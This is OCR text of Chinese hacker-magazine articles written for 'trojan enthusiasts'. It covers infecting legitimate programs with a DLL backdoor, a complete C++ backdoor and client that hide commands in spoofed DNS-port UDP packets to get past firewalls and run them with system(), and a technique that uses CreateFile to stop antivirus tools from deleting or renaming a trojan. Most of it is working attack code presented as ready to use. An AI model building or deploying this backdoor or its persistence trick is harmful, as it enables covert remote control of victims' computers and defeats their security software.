


图1

运行flashget.exe.exe可以看到我们的DLL木马已经启动了，如图2 所示。注意看下面的图标，已经是flashget的图标了。





图2

现在可以让我们的DLL木马无拘无束的跟随（感染）QQ，FlashGet等任何一个合法的程序了。使用方法："pe target.exe"

target.exe是我们要感染的文件名，复制后门BackDoor.dll到target.exe所在的目录就可以了。如果target.exe被防火墙允许访问网络，那么我们的BackDoor.dll也可以自由自在地访问网络了。

适合读者：编程爱好者，木马爱好者
前置知识：无



穿过防火墙的Shell后门

文/图 lik2

记得zwell大侠在《一种新的穿透防火墙的数据传输技术》中提到通过直接控制DNS进程来实现数据穿透防火墙的传输，基本步骤是：

1. 找出目标进程
2. 找出SOCKET句柄
2. 用DuplicateHandle()函数将其SOCKET转换为能被自己使用；
3. 用转换后的SOCKET进行数据传输

但是由于诸多原因，编程实现起来很复杂。通过对主流防火墙的分析，发现防火墙对DNS查询数据报过滤不严格，就拿天网防火墙来说吧，规则如下（如图1 所示）。




图1

不管源IP地址是什么，只要源端口是53的UDP数据报都会顺利通过防火墙，虽然能够正常通过防火墙，却不能直接通过监听目的端口来接收这些数据报，因为应用程序成为网络服务也是要经过防火墙审核的。我们可以通过使用原始套接字监听网卡，实现对数据报的接收。如下是接收程序的设计：

```
// sniffer.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include <stdio.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include "mstcpip.h"
#include <string.h>
#include <shellapi.h>
#include <stdlib.h>
#pragma comment(lib,"WS2_32")   //定义IP头
typedef struct IPPacketHead
{
unsigned char h_len:4;//4位IP版本号
unsigned char h_ver:4;//4位首部长度
unsigned char tos; // 8位服务类型 TOS 1
unsigned short total_len; // 16位总长度(字节) 2
unsigned short ident; // 16位标识 2
unsigned short frag_and_flags; // 3位标志位 2
unsigned char ttl; // 8位生存时间 TTL 1
unsigned char proto; // 8位协议(TCP, UDP 或其他) 1
unsigned short checksum; // 16位IP首部校验和 2
unsigned int sourceIP; // 32位源IP地址 4
unsigned int destIP; // 32位目的IP地址 4
} IPHeader; // IP首部长度为：20
//定义UDP头
typedef struct UDPPacketHead {
unsigned short SourPort;//源端口
unsigned short DestPort;//目的端口
unsigned short Len;//数据包长度
unsigned short ChkSum;//检验和
} UDPHeader;   //定义CMDSHELL结构体
typedef struct _CMDSHELL
{
unsigned long id;//标识符,用来识别是否为客户端发送的信息
  char cmd[255];//命令字符串
} CMDSHELL;
int main(int argc, char* argv[])
{
if(argc!=2)
{
printf("by llikz\nQQ:66734111\n");
printf("usage:shell -h 运行时隐藏界面\n");
printf("usage:shell -s 运行时显示界面\n");
return 0;
}
if(argc==2&&argv[1][1]=='h')
{
//用来隐藏程序界面
HWND h=::GetForegroundWindow();
if(h==NULL)
{
printf("hide error !!");
return 0;
}
::ShowWindow(h,SW_HIDE);
h=NULL;
}
WSADATA wsadata;
WSAStartup(MAKEWORD(1,1),&wsadata);
SOCKET s;
s=socket(AF_INET,SOCK_RAW,IPPROTO_IP);//建立原始IP套接字
BOOL flag=TRUE;
setsockopt(s,IPPROTO_IP,IP_HDRINCL,(char*)&flag,sizeof(flag));
char hostname[255]={0}; //得到本机名
gethostname(hostname,255);
struct hostent *host;
host=gethostbyname(hostname);
struct sockaddr_in local;
local.sin_port=htons(7000);
local.sin_family=AF_INET;
```

```
    memcpy(&local.sin_addr.S_un.S_addr,host->h_addr_list[0],
host->h_length);
    bind(s,(sockaddr*)&local,sizeof(local));
    DWORD dwSet=1;  //将网卡设置成混杂模式
    ioctlsocket(s,SIO_RCVALL,&dwSet);
    char buffer[65535]={0};
    if(WSAGetLastError()!=0)
    {
    printf("产生错误:%d",WSAGetLastError());
    closesocket(s);
    WSACleanup();
    }
    printf("开始监听.....\n");  //开始循环接受数据报
    for(;recv(s,buffer,65535,0)>1;memset(buffer,0,65535))
    {
    IPHeader *pIp=(IPHeader*)buffer;
    //数据包非UDP协议，接受下一个数据报
    if(pIp->proto!=IPPROTO_UDP)continue;
    in_addr addr;
    addr.S_un.S_addr=pIp->sourceIP;
    unsigned char *pOffset;
    pOffset=(unsigned char *)pIp;
    pOffset+=pIp->h_len*4;
    UDPHeader *pUdp=(UDPHeader*)pOffset;
    //源端口非53，继续接受下一个数据包
    if(pUdp->SourPort!=htons(53))continue;
    //跳过UDP数据报头
    pOffset+=8;
    CMDSHELL *cmd=(CMDSHELL *)(pOffset);
    //数据报不是发送的命令数据报，继续接受下一个数
据包
    if(cmd->id!=0x74657374)continue;
    printf("Saddr:%s",inet_ntoa(addr));
    printf(" Cmd:%s\n",cmd->cmd);
    //执行接受到的命令
    system(cmd->cmd);
    printf("\n");
    //::ShellExecute(NULL,"open",cmd->cmd,NULL,NULL,
SW_SHOW);
    }
    closesocket(s);
    WSACleanup();
    return 0;
    }
```

这里需要说明的是Windows XP SP2是支持原始IP套接字的，所以程序可以很好地在Windows XP SP2平台上工作，剩下的工作就是通过构造伪装成DNS回应信息的UDP数据报来实现命令字符的发送了，具体实现如下：

```
    // UdpSend.cpp : Defines the entry point for the
console application.
    //
    #include "stdafx.h"
    #include <winsock.h>
    #pragma comment(lib,"WS2_32")
    //定义发送的命令结构体
    typedef struct _CMDSHELL
    {
    unsigned long id;//标识符
    char cmd[255];//命令字符串
    } CMDSHELL;
    int main(int argc, char* argv[])
    {
    if(argc!=3)
    {
    printf("wrote by llikz\n");
    printf("QQ:66734111\n");
    printf("usage: exec ip cmd");
    printf("\n");
    return 0;
    }
    WSADATA wsadata;
    ::WSAStartup(MAKEWORD(1,1),&wsadata);
    SOCKET s;  //建立UDP套接字
    s=socket(AF_INET,SOCK_DGRAM,0);
    char hostname[255];
    gethostname(hostname,255);
    hostent *h=gethostbyname(hostname);
    sockaddr_in l;
    memcpy((unsigned char *)&l.sin_addr.S_un.S_addr,h->
h_addr_list[0],4);
    h=gethostbyname(argv[1]);
    CMDSHELL cmd={0};  //标志位，设置为"test",使
服务端识别出发送的命令结构体
    cmd.id=0x74657374;  //填充命令字符串
    strcpy(cmd.cmd,argv[2]);
    l.sin_family=AF_INET;
    l.sin_port=htons(53);
    bind(s,(sockaddr *)&l,sizeof(l));
    sockaddr_in r;
    memcpy((unsigned char *)&r.sin_addr.S_un.S_addr,h->
h_addr_list[0],4);
    r.sin_family=AF_INET;
    r.sin_port=htons(80);  //发送命令结构体
    sendto(s,(char *)&cmd,sizeof(cmd),0,(sockaddr *)&r,sizeof
(r));
    if(WSAGetLastError()!=0)
    {
    printf("发生错误:%d",WSAGetLastError());
    closesocket(s);
    WSACleanup();
    }
    printf("发送成功!");
    closesocket(s);
    WSACleanup();
    return 0;
    }
```

我们编译运行一下，先运行服务端，然后客户端就可以发送命令字符串了。如图2所示。




图2

大家看到没有，服务端程序运行不会引起防火墙的报警，程序可以轻松地穿过防火墙实现数据的单向传输，并且服务端程序并没有打开任何端口，实现无进程也非难事，真是杀人于无形！遗憾的是后门不能回显命令执行结果，但毕竟实现对防火墙内部主机的控制了。本程序在Windows XP SP2 +Visual C++ 6.0下编译通过。

适合读者：程序员，木马爱好者
前置知识：C/C++基础

护马技——用CreateFile保护木马

文/图 刘奇

杀毒软件越来越强，杀马软件日益增多。怎么让自己的木马不被对方的安全软件查杀无疑是一个难点。防止木马被查杀分为两个方向：

1.不被查到，这个介绍得太多了，如修改特征码，加壳等等；

2.不被杀掉，本文将要讨论的问题。

知己知彼，百战不殆。我们知道，当程序运行的时候是不允许删除的，虽然有一些程序具有自删除功能。可那是自己删除自己。我们的程序虽然不能被删除，却可以被重命名，可惜重命名后还是不能删除。如果我们的DLL木马不幸被重命名，系统重启之后我们的DLL木马就不能运行了，面临的结果就是被删除。心痛吧？要想不被杀，先要了解一般的杀马软件是如何杀马的。

以木马克星为例，其杀马过程一般是这样的：当查到木马后，如果在内存中，则取得木马在硬盘对应文件的所在路径，然后杀掉木马进程，删除木马文件。如果删除不了则重命名木马，待重新启动后删除改名后的木马。如果你常用木马克星，那么上述过程你应该是见过了。如果只是在硬盘上还没有进入内存直接删除就可以了——屠马专家就是这样练成的。

知道这些"小伎俩"，我们就来对招拆招。

保护方案一：保证木马不被删除，但是可能会被重命名，然后删除，所有还要加上下面的方案。

保护方案二：保证木马不被重命名。

微软为我们提供了一个API：CreateFile可以有效地解决这两个问题，该函数的声明如下：

```
HANDLE CreateFile(
  LPCTSTR lpFileName,
  DWORD dwDesiredAccess,
  DWORD dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD dwCreationDisposition,
  DWORD dwFlagsAndAttributes,
  HANDLE hTemplateFile
);
```

对我们来说关键的是第3个参数dwShareMode，总共有3种选择"FILE_SHARE_DELETE，FILE_SHARE_READ，FILE_SHARE_WRITE。其中FILE_SHARE_READ"可以有效保护我们的木马不被删除和重命名，简单写个测试程序如下：

```
int main()
{
char fName[20];
HANDLE hFile;
printf("Enter the file name:");
scanf("%s", fName);
hFile = CreateFile(fName,       // file to open
GENERIC_READ,         // open for reading
FILE_SHARE_READ,      //share for reading
NULL,                 // default security
OPEN_EXISTING,        // existing file only
 FILE_ATTRIBUTE_NORMAL, // normal file
NULL);                // no attr. template
if (hFile == INVALID_HANDLE_VALUE)
{
printf("Could not open file (error %d)\n", GetLastError
());
scanf("%s", fName);
CloseHandle(hFile);
return 0;
}
scanf("%s", fName);
CloseHandle(hFile);
return 0;
}
```

运行该程序后输入文件名如flashget.exe，试着删除或重命名flashget.exe，结果都失败了，如图1所示。


